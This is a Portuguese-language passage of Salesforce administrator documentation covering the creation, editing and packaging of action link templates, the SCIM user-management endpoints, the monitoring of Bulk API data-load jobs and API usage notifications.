Os campos URL de ação, Corpo da solicitação HTTP e Cabeçalhos HTTP oferecem suporte a *variáveis vinculantes* e *variáveis de contexto*. Defina variáveis vinculantes em um modelo e defina seus valores ao instanciar o grupo de links de ação. Use variáveis de contexto em um modelo. Quando um link de ação é executado, o Salesforce preenche o valor e o retorna na solicitação. Para obter mais informações sobre como usar essas variáveis em um modelo, consulte [Designação de modelos de link de ação](#).

1. Em Configuração, insira *Modelos de link de ação* na caixa Busca rápida e selecione **Modelos de link de ação**.
2. Clique em **Novo**.
3. Insira o **Nome** do modelo. Esse nome é exibido na lista de modelos de grupo de links de ação. Esse é o único valor do modelo de grupo de links de ação que você pode editar após a publicação do modelo.
4. Insira o **Nome do desenvolvedor**. Use o Nome do desenvolvedor para referir-se a esse modelo em código. O valor padrão é uma versão do **Nome do desenvolvedor** sem espaços. São permitidos apenas letras, números e o caractere de sublinhado.
5. Selecione a **Categoria**, que indica onde exibir os grupos de links de ação instanciados em elementos de feed. Primário exibe os grupos de links de ação no corpo dos elementos de feed. Sobrecarga exibe os grupos de links de ação no menu de sobrecarga dos elementos de feed.
Se um modelo de grupo de links de ação é Primário, ele pode conter até três modelos de link de ação. Se um modelo de grupo de links de ação é Sobrecarga, ele pode conter até quatro modelos de link de ação.
6. Selecione o número de **Execuções permitidas**, que indica quantas vezes podem ser executados os grupos de links de ação instanciados a partir desse modelo. (Links de ação em um grupo são mutuamente exclusivos.) Se for escolhido Ilimitado, os links de ação no grupo não poderão ser dos tipos `Api` ou `ApiAsync`.
7. (Opcional) Insira **Horas até a expiração**, que é o número de horas desde a criação do grupo de links de ação até sua remoção dos elementos de feed associados, quando não poderá mais ser executado. O valor máximo é 8760.
Consulte [Definição do horário de expiração do grupo de links de ação](#).
8. Clique em **Salvar**.
9. Clique em **Novo** para criar um modelo de link de ação.
O modelo de link de ação é associado automaticamente a um modelo de grupo de links de ação em um relacionamento de mestre e detalhes.
10. Selecione o **Tipo de ação**.
Os valores são:
 - `Api` – O link de ação chama uma API síncrona no URL da ação. O Salesforce define o status como `SuccessfulStatus` ou `FailedStatus` com base no código de status HTTP que o servidor retorna.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Todas as edições, exceto **Personal Edition**.

PERMISSÕES DO USUÁRIO

Para criar modelos de grupo de links de ação:

- “Personalizar aplicativo”

Para criar modelos de link de ação:

- “Personalizar aplicativo”

- `ApiAsync` – O link de ação chama uma API assíncrona no URL da ação. A ação continua no estado `PendingStatus` até que um terceiro faça uma solicitação a `/connect/action-links/actionLinkId` para definir o status como `SuccessfulStatus` ou `FailedStatus` após a conclusão da operação assíncrona.
- `Download` – O link de ação faz download de um arquivo do URL da ação.
- `Ui` – O link de ação leva o usuário a uma página da web no URL da ação.

11. Insira um URL da ação, que é o URL do link de ação.

No caso de um link de ação `Ui`, o URL é uma página da web. No caso de um link de ação `Download`, o URL é um link para um arquivo disponível para download. No caso de links de ação `Api` ou `ApiAsync`, o URL é um recurso REST.

Os links para recursos hospedados em servidores da Salesforce podem ser relativos, começando com `/`. Todos os demais links devem ser absolutos e começar com `https://`. Esse campo pode conter [variáveis vinculantes](#) no formato `{!Bindings.key}`, como `https://www.example.com/{!Bindings.itemId}`. Defina o valor da variável vinculante ao instanciar o grupo de links de ação a partir do modelo, como neste exemplo de API REST do Chatter, que define o valor de `itemId` como sendo `8675309`.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "itemId",
      "value": "8675309"
    }
  ]
}
```


Esse campo também pode conter [variáveis de contexto](#). Use variáveis de contexto para passar ao código do lado do servidor informações sobre o usuário que executou o link de ação. Por exemplo, este link de ação passa o ID do usuário que clicou no link de ação para responder a uma pesquisa no servidor que hospeda a pesquisa.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

- 12.** Insira o Método `HTTP` a ser usado para a solicitação HTTP.
- 13.** (Opcional) Se o Tipo de ação é `Api` ou `ApiAsync`, insira um Corpo da solicitação HTTP. Esse campo pode conter [variáveis vinculantes](#) e [variáveis de contexto](#).
- 14.** (Opcional) Se o Tipo de ação é `Api` ou `ApiAsync`, insira Cabeçalhos HTTP. Esse campo pode conter [variáveis vinculantes](#) e [variáveis de contexto](#). Se um link de ação instanciado a partir de um modelo fizer uma solicitação a um recurso do Salesforce, o modelo deverá conter um cabeçalho `Content-Type`.
- 15.** (Opcional) Para que esse link de ação seja o link padrão no grupo (que tem formatação especial na UI), selecione `Link padrão` no grupo. Pode haver apenas um link padrão em um grupo.
- 16.** (Opcional) Para exibir um diálogo de confirmação ao usuário antes da execução do link de ação, selecione `Confirmação necessária`.
- 17.** Insira a Posição relativa do link de ação dentro dos grupos de links de ação instanciados a partir deste modelo. A primeira posição é 0.

18. Insira a `Legenda de rótulo`. Esse valor é a legenda de um conjunto de rótulos de UI para exibir referente a estes status: `NewStatus`, `PendingStatus`, `SuccessfulStatus`, `FailedStatus`.

Por exemplo, o conjunto **Publicar** contém estes rótulos: **Publicação**, **Publicação pendente**, **Publicado**, **Falha na publicação**. Esta imagem mostra um link de ação com a legenda de rótulo **Publicação** quando o valor do status é `SuccessfulStatus`:



19. (Opcional) Se nenhum dos valores `Legenda de rótulo` for relevante para o link de ação, defina `Legenda de rótulo` como **Nenhum** e insira um valor no campo `Rótulo`.

Os links de ação possuem quatro status: `NewStatus`, `PendingStatus`, `SuccessStatus` e `FailedStatus`. Estas strings são adicionadas ao rótulo de cada status:

- `rótulo`
- `label` Pendente
- `label` Sucesso
- `label` Falha

Por exemplo, se o valor `label` for "Ver exemplo", os valores dos quatro estados para links de ação serão: Ver exemplo, Ver exemplo Pendente, Ver exemplo Sucesso e Ver exemplo Falha.

Um link de ação pode usar um `LabelKey` ou `Label` para gerar nomes de rótulos, mas não é possível usar ambos.

20. Selecione `Visibilidade de usuários`, que indica quem pode ver o grupo de links de ação.

Se for selecionado **Apenas o gerente do criador pode ver**, o gerente será o gerente do criador quando o grupo de links de ação for instanciado. Se o gerente do criador mudar depois da instanciação do grupo de links de ação, essa mudança não será refletida.

21. (Opcional) Se você selecionou **Apenas usuário personalizado pode ver** ou **Todos exceto o usuário personalizado podem ver**, insira um `Alias de usuário personalizado`.

Insira uma string e defina seu valor ao instanciar um grupo de links de ação, da mesma maneira que seria definido o valor de uma variável vinculante. Mas não use a sintaxe de variável vinculante no modelo. Apenas insira um valor. Por exemplo, poderia ser inserido `ExpenseApprover`. Este exemplo de API REST do Chatter define o valor de `ExpenseApprover` como `005B00000000Ge16`:

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "ExpenseApprover",
      "value": "005B00000000Ge16"
    }
  ]
}
```

- 22. Para criar outro modelo de link de ação para esse modelo de grupo de links de ação, clique em **Salvar e novo**.
- 23. Se está adicionando modelos de link de ação a esse modelo de grupo de links de ação, clique em **Salvar**.
- 24. Para publicar o modelo de grupo de links de ação, clique em **Voltar à lista** para retornar à exibição de lista Modelo de grupo de links de ação.

 **Importante:** É necessário publicar um modelo para poder instanciar um grupo de links de ação a partir dele no Apex ou na API REST do Chatter.

- 25. Clique em **Editar** referente ao modelo de grupo de links de ação que deseja publicar.
- 26. Selecione **Publicado** e clique em **Salvar**.

Edição de modelos de link de ação

É possível editar todos os campos em um modelo de grupo de links de ações não publicado e em seus modelos de links de ações associados.

- 1. Em Configuração, insira *Modelos de link de ação* na caixa Busca rápida e selecione **Modelos de link de ação**.
- 2. Para editar um modelo de grupo de links de ação, clique em **Editar** ao lado de seu nome.
Se o modelo do grupo não foi publicado, edite qualquer campo. Se foi publicado, edite apenas o campo **Nome**.
- 3. Para editar um modelo de links de ação:
 - a. Clique no nome do modelo de grupo de links de ação.
 - b. Clique no ID do modelo de link de ação para abrir a página de detalhes do modelo.
 - c. Clique em **Editar (Edit)**.
Se o modelo de grupo de links de ações associado não foi publicado, edite qualquer campo. Se foi publicado, edite qualquer um destes campos:
 - URL da ação
 - Corpo da solicitação HTTP
 - Cabeçalhos HTTP
 Esses campos oferecem suporte a [variáveis de contexto](#) e [variáveis vinculantes](#).

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Todas as edições, exceto **Personal Edition**.

PERMISSÕES DO USUÁRIO

Para editar modelos de grupo de links de ações:

- "Personalizar aplicativo"

Para editar modelos de links de ação:

- "Personalizar aplicativo"

É possível adicionar e excluir variáveis de contexto em qualquer um desses campos.

Não é possível adicionar uma nova variável vinculante. Você pode:

- Mover uma variável vinculante para outro campo editável em um modelo de links de ação.
- Usar uma variável vinculante em mais de um modelo de links de ação.
- Usar uma variável vinculante mais de uma vez em modelos de links de ação associados ao mesmo modelo de grupo de links de ação.
- Remover variáveis vinculantes.

Exclusão de modelos de grupo de links de ação

Quando você exclui um modelo de grupo de links de ação, exclui os modelos de links de ação associados e todos os grupos de links de ação que foram instanciados dos modelos. Os grupos de links de ação excluídos desaparecem dos elementos de feed aos quais foram associados.

1. Em Configuração, insira *Modelos de link de ação* na caixa *Busca rápida* e selecione **Modelos de link de ação**.
2. Para excluir um modelo de grupo de links de ação, clique em **Del** ao lado de seu nome.

 **Importante:** Quando você exclui um modelo de grupo de links de ação, exclui os modelos de links de ação associados e todos os grupos de links de ação que foram instanciados do modelo. O grupo de links de ação é excluído dos elementos de feed aos quais foi associado, o que significa que os links de ação desaparecem dessas publicações no feed.

3. Para excluir um modelo de links de ação:
 - a. Clique no nome do modelo de grupo de links de ação.
 - b. Clique no ID do modelo de link de ação para abrir a página de detalhes do modelo.
 - c. Clique em **Excluir**.

 **Importante:** Não é possível excluir um modelo de links de ação que está associado a um modelo de grupo de links de ação publicado.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Todas as edições, exceto **Personal Edition**.

PERMISSÕES DO USUÁRIO

Para excluir modelos de grupo de links de ação:

- “Personalizar aplicativo”

Para excluir modelos de links de ação:

- “Personalizar aplicativo”

Empacotamento de modelos de link de ação

Empacote modelos de link de ação para distribuí-los a outras organizações Salesforce.

Quando você adiciona um modelo de grupo de links de ação, todos os modelos de link de ação associados são também adicionados ao pacote. É possível adicionar um modelo de grupo de links de ação a um pacote gerenciado ou não gerenciado. Como componente que pode ser empacotado, os modelos de grupo de links de ação também podem aproveitar todos os recursos de pacotes gerenciados, como listagem no AppExchange, upgrade automático, scripts de Apex pós-instalação, gerenciamento de licenças e suporte aprimorado ao assinante. Para criar um pacote gerenciado, você deve usar uma organização do Developer Edition.

- Consulte *Criação e edição de um pacote* em <https://help.salesforce.com>.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Todas as edições, exceto **Personal Edition**.

PERMISSÕES DO USUÁRIO

Para empacotar modelos de link de ação:

- “Criar pacote do AppExchange”

Usar o Sistema para gerenciamento de identidades em vários domínios (SCIM)

O Salesforce oferece suporte para a especificação de padrão aberto 1.1 do SCIM para o gerenciamento de identidades em vários domínios, e oferece algumas extensões para essa especificação, de modo que você possa editar e gerenciar as propriedades do usuário usando a API REST.

Use operações CRUD (criar, ler, atualizar e desativar) em usuários. Também atribua e cancele a atribuição de usuários a um perfil, conjunto de permissões, papel ou grupo público do Salesforce usando a API REST.

Veja a seguir os pontos finais de SCIM do Salesforce, em que `salesforce_org_url` é o URL da organização (como um domínio personalizado) para o usuário.

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

Você pode solicitar os recursos da implementação SCIM do Salesforce usando

`https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

Você pode solicitar as propriedades de um usuário específico usando

`https://salesforce_org_url/services/scim/v1/Users/userID`, em que `userID` é o ID de 18 caracteres da organização do usuário.

O Salesforce também inclui as seguintes extensões.

- ID do gerente
- usuários externos
- atributos personalizados
- conjuntos de permissões

As extensões de SCIM corporativo a seguir aparecem sob este URN:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

```
urn:scim:schemas:extension:enterprise:1.0
```

- `employeeNumber`
- `divisão`
- `departamento`
- `gerente` (`managerId` e `displayName`)
- `delegatedApprover` (`delegatedApproverId` e `displayName`)

As extensões a seguir são exibidas sob este URN:

```
urn:salesforce:schemas:extension:18CHARORGID
```

- campos personalizados (se a organização tiver algum)

As seguintes extensões para usuários com identidade externa ou da comunidade (cujo `profileId` em `Direitos` é do tipo `identidade externa` ou `usuários da comunidade`) aparecem nesse URN:

```
urn:salesforce:schemas:extension:external:1.0
```

- `accountId`
- `contactId`

Se esses valores não são fornecidos, o Salesforce cria registros de contato e contato para o usuário. O nome da nova conta tem o formato **`username`**JITUserAccount. Por exemplo: `user@corpname.orgJITUserAccount`.

 **Nota:** O seguinte se aplica a todas as operações de SCIM.

- Em uma cláusula, `AND` não tem precedência sobre `OR`. Adicione colchetes explicitamente às cláusulas se alguma cláusula individual tiver tanto `AND` como `OR`.
- Em uma cláusula, os nomes de atributo e operadores diferenciam letras maiúsculas de minúsculas.
- Esses campos devem ser filtrados.
 - Usuários: `direitos`, `grupos`.
 - Grupos: `membros`.
 - Direitos: `membros`.

Para obter mais informações, consulte a [especificação central do esquema SCIM 1.1](#), a [especificação da API REST SCIM 1.1](#) e o [Guia do desenvolvedor da API REST para Salesforce](#).

Trabalhos de carregamento de dados em massa

Monitorando trabalhos de carregamento de dados em massa

Você pode criar, atualizar ou excluir um grande volume de registros com a API em massa, que é otimizada para processar conjuntos grandes de dados. Ela simplifica o carregamento, a atualização ou a exclusão de dados de alguns milhares a milhões de registros. Processando uma grande quantidade de registros requer certo tempo. Essa página permite que você monitore o andamento dos trabalhos atuais e os resultados dos trabalhos recentes.

Processe um conjunto de registros criando um trabalho que contenha um ou mais lotes. O trabalho especifica qual objeto está sendo processado e qual tipo de ação está sendo usada (consultar, inserir, atualizar, ou excluir). Um lote é um conjunto de registros enviados para o servidor em uma solicitação HTTP POST. Cada lote é processado de forma independente pelo servidor, não necessariamente na ordem em que foi recebido.

Para monitorar o status dos trabalhos de carregamento de dados em massa em andamento ou recentemente concluídos, em Configuração, insira *Trabalhos de carregamento de dados em massa* na caixa Busca rápida e, em seguida, selecione **Trabalhos de carregamento de dados em massa**.

A lista Trabalhos em andamento contém as colunas a seguir, mostradas em ordem alfabética:

Coluna	Descrição
ID do trabalho	O ID exclusivo de 15 caracteres deste trabalho.
Objeto	O tipo de objeto para os dados que estão sendo processados. Todos os dados em um trabalho devem ser do tipo de objeto único.
Operação	A operação de processamento para todos os lotes no trabalho. Os valores válidos são: <ul style="list-style-type: none"> • <code>excluir</code> • <code>inserir</code> • <code>consulta</code> • <code>inserir e atualizar</code> • <code>atualizar</code> • <code>hardDelete</code>
Andamento	A porcentagem de lotes processados referente ao número total de lotes enviados. O andamento não será mostrado quando o trabalho for aberto porque o número total de lotes no trabalho não é conhecido até que o trabalho seja fechado. O andamento talvez não reflita precisamente o número de registros processados. Os lotes talvez não contenham o mesmo número de registros e eles poderão ser processados em velocidades diferentes.
Registros processados	O número de registros já processados. Esse número aumenta à medida que mais lotes são processados.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

PERMISSÕES DO USUÁRIO

Para monitorar trabalhos de carregamento de dados em massa:

- “Gerenciar integrações de dados”

Coluna	Descrição
Hora de início	A data e a hora em que o trabalho foi enviado.
Status	O estado atual do processamento do trabalho. Os valores válidos são: <ul style="list-style-type: none"> • Aberto: O trabalho foi criado e os lotes podem ser adicionados ao trabalho. • Fechado: Nenhum lote novo pode ser adicionado a este trabalho. Os lotes associados ao trabalho poderão ser processados depois que um trabalho for fechado. Você não pode editar ou salvar um trabalho fechado. • Anulado: O trabalho foi anulado. • Falha: O trabalho falhou. Os lotes que foram processados de forma bem-sucedida no trabalho não podem ser restabelecidos.
Enviado por	O nome do usuário que enviou o trabalho.

A lista Trabalhos concluídos contém as colunas a seguir, mostradas em ordem alfabética: Os trabalhos concluídos são removidos da lista sete dias após sua conclusão.

Coluna	Descrição
Hora de fim	Data e hora em que o trabalho foi concluído.
ID do trabalho	O ID exclusivo de 15 caracteres deste trabalho.
Objeto	O tipo de objeto para os dados que estão sendo processados. Todos os dados em um trabalho devem ser do tipo de objeto único.
Operação	A operação de processamento para todos os lotes no trabalho. Os valores válidos são: <ul style="list-style-type: none"> • <code>excluir</code> • <code>inserir</code> • <code>consulta</code> • <code>inserir e atualizar</code> • <code>atualizar</code> • <code>hardDelete</code>
Registros processados	O número de registros já processados. Esse número aumenta à medida que mais lotes são processados.
Hora de início	A data e a hora em que o trabalho foi enviado.
Status	O estado atual do processamento do trabalho. Os valores válidos são: <ul style="list-style-type: none"> • Open (Abrir): O trabalho foi criado e os lotes podem ser adicionados ao trabalho. • Fechado: Nenhum lote novo pode ser adicionado a este trabalho. Os lotes associados ao trabalho poderão ser processados depois que um trabalho for fechado. Você não pode editar ou salvar um trabalho fechado. • Anulado: O trabalho foi anulado.

Coluna	Descrição
	<ul style="list-style-type: none"> Falha: O trabalho falhou. Os lotes que foram processados de forma bem-sucedida no trabalho não podem ser restabelecidos.
Enviado por	O nome do usuário que enviou o trabalho.
Período para concluir	O período total para concluir o trabalho.

CONSULTE TAMBÉM:

[Visualizar detalhes dos trabalhos de carregamento de dados em massa](#)

Visualizar detalhes dos trabalhos de carregamento de dados em massa

Você pode criar, atualizar ou excluir um grande volume de registros com a API em massa, que é otimizada para processar conjuntos grandes de dados. Ela simplifica o carregamento, a atualização ou a exclusão de dados de alguns milhares a milhões de registros. Processando uma grande quantidade de registros requer certo tempo. Essa página permite que você monitore o andamento dos trabalhos atuais e os resultados dos trabalhos recentes.

Para exibir os detalhes de um trabalho de carregamento de dados em massa:

1. Em Configuração, insira *Trabalhos de carregamento de dados em massa* na caixa Busca rápida e, em seguida, selecione **Trabalhos de carregamento de dados em massa**.
2. Clique em um link de ID do trabalho referente a um trabalho.

A página de detalhes do trabalho contém os campos a seguir, mostrados em ordem alfabética:

Campo	Descrição
Tempo de processamento do Apex (ms)	O número de milissegundos que leva para processar acionadores e outros processos relacionados aos dados do trabalho. Essa é a soma dos tempos equivalentes em todos os lotes do trabalho. Isso não inclui o tempo usado para processar operações Apex assíncronas e em lote. Se não houver acionadores, o valor será 0.
Tempo de processamento ativo da API (ms)	O número de milissegundos que demora para processar ativamente o trabalho, inclusive o tempo rastreado no campo Tempo de processamento do Apex (ms), mas não inclui o tempo que o trabalho aguardou na fila para ser processado nem o tempo necessário para serialização e remoção da serialização. Essa é a soma dos tempos equivalentes em todos os lotes do trabalho.
Versão da API	A versão da API para o trabalho.
Lotes concluídos	O número de lotes que foram concluídos para este trabalho.
Modo simultâneo	O modo simultâneo para processar lotes. Os valores válidos são: <ul style="list-style-type: none"> • paralelo: Os lotes são processados no modo paralelo. Esse é o valor padrão. • em série: Os lotes são processados no modo em série.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer e Database.com**

PERMISSÕES DO USUÁRIO

Para monitorar trabalhos de carregamento de dados em massa:

- “Gerenciar integrações de dados”

Campo	Descrição
Tipo de conteúdo	O tipo de conteúdo do trabalho. Os valores válidos são: <ul style="list-style-type: none"> • CSV—dados em formato CSV • XML—dados em formato XML (opção padrão) • ZIP_CSV—dados em formato CSV em um arquivo zip contendo anexos binários • ZIP_XML—dados em formato XML em um arquivo zip contendo anexos binários
Hora de fim	Data e hora em que o trabalho foi concluído.
Campo de ID externo	O nome do campo de ID externo de uma operação de inserção e atualização <code>upsert()</code> ..
Falha nos lotes	O número de lotes que apresentaram falhas neste trabalho.
ID do trabalho	O ID exclusivo de 15 caracteres deste trabalho.
Lotes em andamento	O número de lotes que estão em andamento neste trabalho.
Objeto	O tipo de objeto para os dados que estão sendo processados. Todos os dados em um trabalho devem ser do tipo de objeto único.
Operações	A operação de processamento para todos os lotes no trabalho. Os valores válidos são: <ul style="list-style-type: none"> • <code>excluir</code> • <code>inserir</code> • <code>consulta</code> • <code>inserir e atualizar</code> • <code>atualizar</code> • <code>hardDelete</code>
Andamento	A porcentagem de lotes processados referente ao número total de lotes enviados. O andamento não será mostrado quando o trabalho for aberto porque o número total de lotes no trabalho não é conhecido até que o trabalho seja fechado. O andamento talvez não reflita precisamente o número de registros processados. Os lotes talvez não contenham o mesmo número de registros e eles poderão ser processados em velocidades diferentes.
Lotes em fila	O número de lotes em fila neste trabalho.
Registros falhos	O número de registros que não foram processados com êxito neste trabalho.
Registros processados	O número de registros processados no momento em que a solicitação foi enviada. Esse número aumenta à medida que mais lotes são processados.
Novas tentativas	O número de vezes que o Salesforce tentou salvar os resultados de uma operação. As tentativas repetidas se devem a um problema, como uma contenção de bloqueio.

Campo	Descrição
Hora de início	A data e a hora em que o trabalho foi enviado.
Status	O estado atual do processamento do trabalho. Os valores válidos são: <ul style="list-style-type: none"> • Open (Abrir): O trabalho foi criado e os lotes podem ser adicionados ao trabalho. • Fechado: Nenhum lote novo pode ser adicionado a este trabalho. Os lotes associados ao trabalho poderão ser processados depois que um trabalho for fechado. Você não pode editar ou salvar um trabalho fechado. • Anulado: O trabalho foi anulado. • Falha: O trabalho falhou. Os lotes que foram processados de forma bem-sucedida no trabalho não podem ser restabelecidos.
Enviado por	O nome do usuário que enviou o trabalho.
Período para concluir	O período total para concluir o trabalho.
Tempo de processamento total (ms)	O número de milissegundos levados para processar o trabalho. Essa é a soma do total de tempos de processamento para todos os lotes do trabalho.

A página de detalhes do trabalho inclui uma lista relacionada de todos os lotes do trabalho. A lista relacionada apresenta os links **Exibir solicitação** e **Exibir resposta** para cada lote. Se o lote for um arquivo CSV, os links apresentarão a solicitação ou resposta em formato CSV. Se o lote for um arquivo XML, os links apresentarão a solicitação ou resposta em formato XML. Esses links estarão disponíveis para os lotes criados na API versão 19.0 e posterior.

A lista relacionada do lote contém os campos a seguir, mostrados em ordem alfabética:

Campo	Descrição
Tempo de processamento do Apex (ms)	O número de milissegundos que leva para processar acionadores e outros processos relacionados aos dados do lote. Se não houver acionadores, o valor será 0. Isso não inclui o tempo usado para processar operações Apex assíncronas e em lote.
Tempo de processamento ativo da API (ms)	O número de milissegundos que demora para processar ativamente o lote, incluindo o tempo de processamento do Apex. Isso não inclui o tempo que o lote aguardou na fila para ser processado nem o tempo necessário para serialização e remoção da serialização.
ID do lote	O ID do lote. Pode ser globalmente exclusivo, mas isso não é obrigatório.
Hora de fim	A data e a hora no fuso horário UTC em que o processamento terminou. Isso só será válido quando o estado for Concluído .
Registros falhos	O número de registros que não foram processados com êxito neste lote.
Registros processados	O número de registros processados neste lote no momento em que a solicitação foi enviada. Esse número aumenta à medida que mais lotes são processados.

Campo	Descrição
Contagem de retentativas	O número de vezes que o Salesforce tentou salvar os resultados de uma operação. As tentativas repetidas são decorrentes de um problema, como contenção de bloqueio ou demora em excesso do processamento do lote.
Hora de início	A data e a hora no fuso horário UTC em que o lote foi criado. Não se trata da hora em que o processamento foi iniciado, e sim de quando o lote foi adicionado ao trabalho.
Mensagem do estado	Contém os motivos de falha caso o lote não tenha sido concluído com êxito.
Status	<p>O estado atual do processamento do lote.</p> <ul style="list-style-type: none"> • Em fila: O processamento do lote ainda não foi iniciado. Se o trabalho associado a esse lote for anulado, o lote não será processado e o estado será definido como <code>Não processado</code>. • Em andamento: O lote está sendo processado no momento. Se o trabalho associado a esse lote for anulado, o lote mesmo assim será processado até a conclusão. Você deve encerrar o trabalho associado ao lote para que esse lote possa ser processado até o fim. • Concluído: O lote foi processado completamente e o recurso do resultado está disponível. O recurso do resultado indica se algum registro falhou. O batch pode ser concluído mesmo se um ou todos os registros falharem. Se houver falha em um subconjunto de registros, os registros bem-sucedidos não serão restabelecidos. • Falha: O lote apresentou falha ao processar a solicitação integral em função de um erro inesperado, como a solução ser compactada em um formato não suportado, ou a ocorrência de um erro interno do servidor. • Não processado: O lote apresentou falha ao processar a solicitação integral em função de um erro inesperado, como a solução ser compactada em um formato não suportado, ou a ocorrência de um erro interno do servidor.
Tempo de processamento total (ms)	O número de milissegundos levados para processar o lote. Isso exclui o tempo que o lote aguardou em fila para ser processado.
Exibir solicitação	Clique no link para um lote para ver a solicitação.
Exibir resultado	Clique no link para um lote para ver os resultados.

CONSULTE TAMBÉM:

[Monitorando trabalhos de carregamento de dados em massa](#)

Notificações de uso da API

Notificações de uso da API

Ao criar uma notificação de uso da solicitação, você especifica um administrador para receber uma notificação de email sempre que a organização exceder o número limite especificado para solicitações da API feitas em um determinado período de horas.

Para visualizar as notificações de uso da API, em Configuração, insira *Notificações de uso da API* na caixa *Busca rápida* e, em seguida, selecione **Notificações de uso da API**.

Na lista de notificações, é possível:

- Clicar em **Editar** ou **Excluir** para editar ou excluir uma notificação existente.
- Exibir o nome do usuário que receberá a notificação.
- Exibir o intervalo da notificação que define a frequência com que as notificações são enviadas. Por exemplo, se o intervalo de notificações é de quatro horas, uma notificação será enviada somente se a última notificação tiver sido enviada há pelo menos quatro horas. Portanto, durante um período de 24 horas, serão enviadas no máximo seis notificações.
- Exibir a porcentagem limite que, se excedida, acionará uma notificação para ser enviada. Por exemplo, se a sua organização tiver um limite de 1.000.000 de solicitações e você tiver estabelecido um limite de 60% e um intervalo de notificação de 24 horas, quando 600.000 solicitações da API tiverem sido enviadas em um período de 24 horas, o usuário especificado receberá uma notificação.
- Exibir o nome do usuário que criou a notificação e quando a notificação foi criada, assim como a última vez que a notificação foi modificada e o nome do usuário que fez a modificação.

Para criar uma nova notificação, clique em **Novo**.

Você pode criar até dez notificações por organização.

CONSULTE TAMBÉM:

[Exibindo notificações de uso da API](#)

[Criando e editando notificações de uso da API](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

PERMISSÕES DO USUÁRIO

Para exibir, criar, editar ou excluir notificações:

- "API ativada"

Exibindo notificações de uso da API

Nas páginas de detalhes sobre notificações de uso da API, você pode exibir informações sobre uma notificação:

- Destinatário da notificação — O nome do usuário para a pessoa à qual a notificação de email foi enviada.
- Limite — A porcentagem do limite de uso que, quando alcançado, aciona uma notificação por email.
- Intervalo de notificação (Horas) — A frequência com que as notificações são enviadas. Por exemplo, se o intervalo de notificações é de quatro horas, uma notificação será enviada somente se a última notificação tiver sido enviada há pelo menos quatro horas. Portanto, durante um período de 24 horas, serão enviadas no máximo seis notificações.
- Criado por — O usuário que criou a solicitação de notificação e a hora em que foi criado.
- Modificado por — O usuário que editou pela última vez a notificação.

Nessa página, você também pode criar uma nova notificação com base nos valores da notificação que estão sendo exibidos. Clique em **Clonar** para criar uma nova notificação com os valores atuais preenchidos na nova notificação. Você pode editar os valores antes de salvar.

CONSULTE TAMBÉM:

- [Criando e editando notificações de uso da API](#)
- [Notificações de uso da API](#)

Criando e editando notificações de uso da API

Na página de edição da medição do uso da API, você pode fornecer os valores necessários para uma notificação de limite de taxa. Em Configuração, insira *Notificações de uso da API* na caixa **Busca rápida** e, em seguida, selecione **Notificações de uso da API**.

- O usuário do Salesforce que receberá as notificações.
- A porcentagem limite — a porcentagem do limite de taxa que, uma vez excedida no intervalo de notificação estabelecido, aciona uma notificação a ser enviada para o usuário especificado. O valor deve estar entre 0 e 100.
- O período no qual o número de solicitações será medido, em horas. Por exemplo, se o intervalo for 24, a taxa deverá ser excedida em 24 horas para que uma notificação seja enviada.

Se você alterar o período de tempo, o novo não entrará em vigor até a próxima modificação do período de tempo existente. Por exemplo: vamos supor que você tenha definido o período de tempo para enviar notificações a cada hora. Então, às 16h05, você define o período de tempo para enviar notificações a cada 24 horas. A última notificação do período de tempo anterior é enviada às 17h. A notificação seguinte seria enviada às 17h do dia seguinte.

CONSULTE TAMBÉM:

- [Exibindo notificações de uso da API](#)
- [Notificações de uso da API](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

PERMISSÕES DO USUÁRIO

Para exibir, criar, editar ou excluir notificações:

- "API ativada"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited, Developer** e **Database.com**

PERMISSÕES DO USUÁRIO

Para exibir, criar, editar ou excluir notificações:

- "API ativada"

Aplicativos de acesso remoto

Visão geral do aplicativo de acesso remoto

